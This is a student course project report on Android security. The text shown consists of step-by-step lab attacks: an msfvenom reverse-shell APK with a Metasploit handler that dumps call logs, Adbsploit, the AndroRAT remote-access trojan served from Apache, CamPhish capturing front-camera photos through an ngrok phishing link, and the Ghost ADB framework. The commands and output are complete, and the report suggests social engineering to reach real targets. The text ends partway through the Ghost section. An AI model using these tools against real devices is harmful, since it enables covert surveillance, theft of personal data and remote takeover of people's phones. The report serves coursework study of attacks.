



**INSE-6130**  
**Operating System Security**  
**Final Project Report**

**Submitted to:** Dr. Lingyu Wang

**By**

1. Chandra Vamsi Sekhar Peketi (40277985)
2. Kalyani Batle (40243967)
3. Sai Mahitha Bheemineni (40271856)
4. Geeshma Sri Sai Maddipati (40277629)
5. Karunyamruta Subash Anguluri (40266020)
6. Manikanta Chinthala (40271167)
7. Teja Venkata Sai Manikanta Sirigidi (40265966)
8. Charan Tej Cheedella (40261465)
9. Aniket Agarwal (40266485)

**On**

Friday, 08<sup>th</sup> December 2023

## Table of Contents

<b>PART A – Implementation of Attacks on Android</b>	3
<b>1. MSFVENOM</b>	3
Requirements	3
Procedure	3
<b>2. Adbsploit</b>	6
Requirements	6
Procedure	6
<b>3. AndroRAT</b>	8
Requirements	8
Procedure	8
<b>4. CamPhish</b>	10
Requirements	10
Procedure	10
<b>5. Ghost</b>	12
Requirements	12
Procedure	12
<b>6. RANSOMWARE</b>	14
Requirements	14
Procedure	15
<b>PART B – Some defense applications for Android</b>	16
<b>7. Location Permission Manager</b>	16
Project Code Structure	17
<b>8. Permission Manager Application</b>	17
Project Code Structure	18
<b>9. Scanner Application</b>	19
Introduction	19
Background of VirusTotal.com	19
Working of the app	19
Check URL Feature	19
Check File Feature	20
<b>Project Contributions</b>	21
<b>References</b>	21

## PART A – Implementation of Attacks on Android

### 1. MSFVENOM

MSFVENOM is a payload generator which is a replacement for msfpayload and msfencode. Msfvenom has a large set of payloads for different types of environments and techniques. We can use this payload as we want. For example, we can bind the payload to a legitimate application and use it.

Here we are using msfvenom to generate a payload in the form of .apk and send it to the target machine and install it.

#### Requirements

- Android emulator: using android x86 in virtual machine, version marshmallow.
- Linux environment: Kali Linux (inbuilt Metasploit) virtual machine.
- Network: Both machines are placed in the same local network to send the generated payload. (use social engineering in real life).

#### Procedure

After complete environment setup, use kali Linux terminal as a root user, and check for the Metasploit tool. Every kali Linux has a Metasploit tool, if not download Metasploit into the machine. Now we generate the payload:

```
#msfvenom -p android/meterpreter/reverse_tcp LHOST 10.0.2.4 LPORT 4444 R> hello.apk
```

```
(root@kali)-[~]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444 R> hello.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes
```

Here “-p” indicates payload, and “android/meterpreter/reverse\_tcp” is the payload “10.0.2.4” is our machine’s IP, and “4.4.4.4” is the port we want to listen, “>” is redirecting the output file as “hello.apk”.

This will give an output file “hello.apk”. Before sending this to the target machine we need to start our listener. We open msfconsole, after we set our payload, we set the LHOST, LPORT and use exploit.

```
#msfconsole
```

```
(root@kali)-[~]
# msfconsole

# cowsay++
< metasploit >

  \
  (oo)\_____)
  (_____)___)
  |_____|
  |_____|

+ -- metasploit v6.3.27-dev
+ -- --[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/
```

```
#use exploit/multi/handler
#set payload android/meterpreter/reverse_tcp
#set LHOST 10.0.2.4
#set LPORT 4444
#exploit
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:


  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
```

Now we have started reverse tcp on our machine, now we can send the payload to the target machine, as the target is in the same local network here, so we are hosting an apache server to send it through the local network, in real life we can use social engineering method in order to successfully install the payload in the target machine. Before we start the apache server, copy the payload apk and paste it in the “/var/www/html/” folder. Now we can start the apache server.

```
#systemctl start apache2
```

On the other side we open the android emulator and give downloads permissions to the browser app, after that we open the browser and search for <http://10.0.2.4/hello.apk>, “<http://our ip/our payload>” now the payload will download, install it, and open it.



Our payload is successfully installed in the target machine so now we come back to our kali machine, and we can see in msfconsole it starts to listen from the target machine and creates a session.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (78189 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.5:37107) at 2023-11-29 20:48:40 -0500

meterpreter > |
```

Now we have the target machine in our control to get help and see our options. We use the \$help command and we can get the list of commands we can use on the target machine.

In this attack I've used get sysinfo, dump\_callog commands to get information from the target machine.

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 6.0.1 - Linux 4.4.20-android-x86_64 (x86_64)
Architecture : x64
System Language : en_US
Meterpreter   : dalvik/android
meterpreter > dump_callog
[*] Fetching 1 entry
[*] Call log saved to callog_dump_20231129204925.txt
meterpreter > |
```

For sysinfo we got information of the target machine and for dump\_callog we got a .txt which contains the call logs of the target machine.

```

1
2
3 [+] Call log dump
4
5
6 Date: 2023-11-29 20:49:25.023855906 -0500
7 OS: Android 6.0.1 - Linux 4.4.20-android-x86_64 (x86_64)
8 Remote IP: 10.0.2.5
9 Remote Port: 37107
10
11 #1
12 Number : 154953
13 Name : null
14 Date : Tue Nov 28 11:21:20 GMT-11:00 2023
15 Type : OUTGOING
16 Duration: 0
17
18 |

```

We have successfully implemented an attack using a payload generated by msfvenom in the form of an apk.

## 2. Adbsploit

ADBSploit A python-based tool for exploiting and managing Android devices via ADB. The tool is crafted to exploit and manage Android smartphones through the Android Debug Bridge (ADB). ADB acts as the communication tool between smartphones and PCs, operating on port 5555. With its versatile command set enabling various device actions like app installation and debugging, this tool mirrors all the features inherent in ADB. However, what sets this tool apart is its ability to simplify the process of managing and exploiting Android smartphones.

### Requirements

- Linux environment : Parrot Security OS on Virtual machine (adb installed).
- Android emulator: using android x86 in virtual machine, version 6.0.1\_r81.
- Network: Both machines are connected to the same wireless network.

### Procedure

After complete environment setup, where parrot security host machine will be used to command android device by its terminal. check for the abd tool, if it is not installed. Install it in parrot OS. To connect the android device to host in real life open the ADB port by going to the developer settings in android smartphones and then connect it via USB cable.


Install adbspolit tool from the github by cloning. Go to directory of tool and configure it by using the python tool by using following command.

**\$ cd adbsploit**

**\$ python3 setup.py install**

Launch adbsploit tool using the following command.

**\$ adbsploit**



enter the connect command and then the IP address of the android smartphone (here 192.168.0.91)

**> connect**


**>device ip address**

After successfully connecting device, detected device list appears. then mention the serial number of the connected device (here 1) to successfully interact with it.

**>select**

**>1**

To find all the features use “help” command. All the available command will appear systematically in box.



By using these various commands, we can see logs, installed application list of the target smartphone and enumerate the services which are running on android device, check the process currently running in android

smartphones, redirect the victim to another webpage, send sms anonymously to someone else and then erase the proof and many more attacks we can do.

```
adbsploit(192.168.0.91:5555) > logs
↳[+] You want all the logs or only an app? (all/package_name)
↳ adbsploit(logs) > all
```

We have successfully implemented an attack using adbsploit.

### 3. AndroRAT

AndroRAT, short for Android Remote Administration designed for remotely controlling Android devices and extracting information from them. It operates on a client-server architecture, with the client side developed in Java for Android devices and the server side in Python.

The attacker, having gained control through the server, can perform various actions on the compromised Android device. Common functionalities include gathering information such as deviceinfo, IPAddress, call logs, contacts, SMS messages, and browsing history. Remote Control activities like initiating actions like making phone calls, sending text messages, and taking pictures using the device's camera.

#### Requirements

- **Android Emulator** Type: Android x86 running in a virtual machine with Version Marshmallow (Android 6.0).
- **Linux Environment:** Kali Linux.
- **Network Configuration:** Network Configuration: The virtual Kali Linux computer and the Android emulator are connected to the same local network. The goal is to enable communication between both the machines by placing them on the same local network.

#### Procedure

#cd AndroRAT

This command is used to Navigate to the AndroRAT directory

#Pip install -r requirements.txt

This command is used to install the python dependencies.

#python3 androRAT.py --build -i 10.0.2.15 -p 4444 -o ABCD.apk

This is the command to run the AndroRAT Python script. Indicates that you want to build an APK. After the command is executed the Apk has been build and will be signed successfully. Specifies the output file name for the generated APK, in this case, "ABCD.apk".

```
(root@windows)-[/home/mahitha]
# cd AndroRAT

(root@windows)-[/home/mahitha/AndroRAT]
# cat requirements.txt
pyngrok

(root@windows)-[/home/mahitha/AndroRAT]
# python3 androRAT.py --build -i 10.0.2.15 -p 4444 -o ABCD.apk
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in /home/mahitha/AndroRAT/ABCD.apk
[INFO] Signing the apk
[INFO] Signing Apk
[SUCCESS] Successfully signed the apk ABCD.apk
```

#Sudo systemctl status apache2.service



This command is used to start the apache which is the http server. So that we can host the file over the internet or onto the local network.

```
(root@windows)-[/home/mahitha/AndroRAT]
# sudo service apache2 start

(root@windows)-[/home/mahitha/AndroRAT]
# sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Thu 2023-12-07 19:51:31 EST; 18s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 5863 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 5879 (apache2)
```

```
(root@windows)-[/home/mahitha]
# cd AndroRAT

(root@windows)-[/home/mahitha/AndroRAT]
# sudo cp ABCD.apk /var/www/html/
```


```
#sudo cp ABCD.apk /var/www/html
```

This command will help us copy the file over into the web application server directory and then after which we can easily send it over to the user .


```
#python3 androRAT.py --shell -i 0.0.0.0 -p 4444
```

The above command indicates that you want to start a shell session, allowing you to interact with the compromised device.(Android Device). -i 0.0.0.0: Specifies the IP address to bind the listener. "0.0.0.0" means it will listen on all available network interfaces. -p 4444: Specifies the port to bind the listener.

Since the target machine is connected to our local network, we can send the payload to it via our hosting of an Apache server. In practice, this can be accomplished by using social engineering techniques to successfully install the payload on the target machine. We have now initiated reverse TCP on our machine. Copy the payload apk and paste it in the "/var/www/html/" folder before we launch the Apache server. We can now launch the Apache server.



we launch the Android emulator and grant the browser app permissions to download. Next, we launch the browser and look for <http://10.0.2.15/ABCD.apk>. This will result in the malicious ABCD.apk being downloaded and installed on the target Android device.



```
File Actions Edit View Help
Got connection from ('10.0.2.4', 49328)
Hello there, welcome to reverse shell of VirtualBox
Interpreter: /> help
Usage:
deviceInfo          -> returns basic info of the device
camlist             -> returns cameraID
takepic [cameraID]  -> Takes picture from camera
startVideo [cameraID] -> starts recording the video
stopVideo           -> stop recording the video and return the video file
startAudio          -> starts recording the audio
stopAudio           -> stop recording the audio
getSMS [inbox|sent] -> returns inbox sms or sent sms in a file
getCallLogs         -> returns call logs in a file
shell               -> starts a interactive shell of the device
vibrate [number_of_times] -> vibrate the device number of time
getLocation          -> return the current location of the device
getIP               -> returns the ip of the device
getSimDetails       -> returns the details of all sim of the device
clear               -> clears the screen
getClipboardData    -> return the current saved text from the clipboard
getMACAddress       -> returns the mac address of the device
exit                -> exit the interpreter

Interpreter: /> getIP
Device Ip: 10.0.2.4
Interpreter: /> deviceInfo
Manufacturer: innotek GmbH
Version/Release: 6.0.1
Product: android_x86_64
Model: VirtualBox
Brand: Android-x86
Device: x86_64
Host: icm05
```

We can now see our options and get assistance by controlling the target machine. By using the \$help command, we are able to obtain a list of commands that are available to us on the target machine.

We used the get deviceinfo and getIP commands in this attack to obtain data from the target Android. In the same way the attacker can get SMS Info using getSMS, location, and callLogs .

We have Successfully implemented an attack using a payload generated in the form of apk.

## 4. CamPhish

CamPhish employs methods to capture images using the front camera of a target's phone or PC webcam. The tool sets up a deceptive website on a built-in PHP server and utilizes ngrok and serveo to generate a link. This link is then sent to the target and can be accessed over the internet. The fraudulent website prompts the target to grant camera permission, and if permission is granted, the tool seizes snapshots from the target's device.

### Requirements

- Linux environment: Kali linux virtual machine.
- Network: Our machine and the target machine need internet connection
- Target machine (android phone)

### Procedure

After complete environment setup, use kali Linux terminal as a root user, and check for the CamPhish tool and if it is not there use github to download the campish and use command :

### cd CamPhish

Then get the lists using command: ls

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
root@windows: /home/mahitha/CamPhish

File Actions Edit View Help
(mahitha@windows)-[~]
$ sudo su
[sudo] password for mahitha:
(root@windows)-[/home/mahitha]
# cd CamPhish
(root@windows)-[/home/mahitha/CamPhish]
# ls
LICENSE cam01Dec2023213124.png cam01Dec2023214500.png cam07Dec2023055339.png festivalwishes.html
LiveYTTV.html cam01Dec2023213126.png cam01Dec2023214501.png cam07Dec2023055341.png index.php
OnlineMeeting.html cam01Dec2023213127.png cam01Dec2023214502.png cam07Dec2023060733.png index2.html
README.md cam01Dec2023214448.png cam07Dec2023055327.png cam07Dec2023060734.png ip.php
cam01Dec2023213114.png cam01Dec2023214449.png cam07Dec2023055329.png cam07Dec2023060736.png ngrok
cam01Dec2023213115.png cam01Dec2023214451.png cam07Dec2023055330.png cam07Dec2023060737.png post.php
cam01Dec2023213117.png cam01Dec2023214452.png cam07Dec2023055332.png cam07Dec2023060739.png saved.ip.txt
cam01Dec2023213118.png cam01Dec2023214453.png cam07Dec2023055334.png cam07Dec2023060740.png template.php
cam01Dec2023213120.png cam01Dec2023214455.png cam07Dec2023055335.png cam07Dec2023060742.png
cam01Dec2023213121.png cam01Dec2023214456.png cam07Dec2023055336.png cam17Nov2023215521.png
cam01Dec2023213123.png cam01Dec2023214458.png cam07Dec2023055337.png camphish.sh
(root@windows)-[/home/mahitha/CamPhish]
#
```

Execute the camphish using bash command:

**bash camphish.sh**

```
root@windows: /home/mahitha/CamPhish
File Actions Edit View Help
CAMPHISH
CamPhish Ver 1.5
www.techchip.net | youtube.com/techchipnet
— Choose tunnel server —
[01] Ngrok
[02] Serveo.net
[+] Choose a Port Forwarding option: [Default is 1] █
```

Now the camphish has started then select the template and generate the url. The url generated is

“<https://d358-192-214-240-234.ngrok-free.app>”


```
[+] Do you want to change your ngrok authtoken? [Y/n]: n
[+] Starting php server ...
[+] Starting ngrok server ...
[*] Direct link: https://5185-132-205-229-115.ngrok-free.app
[*] Waiting targets, Press Ctrl + C to exit ...
█
```

Search the url in the android web browser. Once you give camera permission, in the kali we can see the cam file received

```
[+] Target opened the link!
[+] IP: 2605:b100:546:b2f:5007:45ff:fe45:1084

[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
[+] Cam file received!
```

In the files of kali you can find the shots captured by the front camera of the target's phone.



We have Successfully implemented CamPhish attack on the Target Android.

## 5. Ghost

Ghost framework stands as an Android exploitation framework leveraging the Android debug bridge for remotely accessing the android devices. It grants users control and convenience in remotely administering and managing Android devices. This robust framework allows users with seamless, remote administration capabilities over android devices which gives control over the device from a distance.

### Requirements

- Android emulator: Using android x86 in virtual machine, version marshmallow.
- Linux Environment : Kali Linux Virtual machine
- Network: Mobile device and computer should be connected to same local network.

### Procedure

We are performing the attack on the android device using the Ghost framework which is used to connect to an android device remotely. The below are the following commands used to perform the attack:

```
# cd ghost
```

This command will change the current directory to the ghost directory. This command moves the terminal's current location to the ghost directory.

```
# chmod +x install.sh
```

chmod modifies file permissions whereas +x adds the executable permission to the file. This command grants the install.sh file the ability to be an executable program

```
# sudo ./install.sh
```

sudo command executed and is used to grant elevated privileges to the install.sh file, this is necessary for the installation or configuring tasks which require higher permissions.


```
# chmod +x ghost
```

This command is similar to the previous chmod command but this will grant permissions to the ghost file. This will allow the "ghost" file to be an executable program assuming it is an executable file or script

```
# ./ghost
```

This command is used to execute the ghost file which is in the current directory.

Initially, we need to connect to an android device once the ghost is linked to the server. The device can be accessed by providing the IP address to the ghost as demonstrated below. The list which is shown above are some of the functionalities, these listed functionalities showcase a range of actions that can be executed and performed on the connected device.



```
File Actions Edit View Help

[Ghost Framework]
(Android Remote Access)
Developed by Entynetproject

[1] Show connected devices
[2] Disconnect all devices
[3] Connect a new device
[4] Access device shell
[5] Install an apk on a device
[6] Screen record a device
[7] Get device screenshot
[8] Restart Ghost Server
[9] Pull files from device


[10] Shutdown the device
[11] Uninstall an app
[12] Show device log
[13] Dump System Info
[14] List all device apps
[15] Run a device app
[16] Port Forwarding
[17] Grab wpa_supplicant
[18] Show Mac/Inet

[19] Extract apk from app
[20] Get Battery Status
[21] Get Network Status
[22] Turn WiFi on/off
[23] Remove device password
[24] Emulate button presses
[25] Get Current Activity
[26] Update Ghost Framework
[27] Exit Ghost Framework

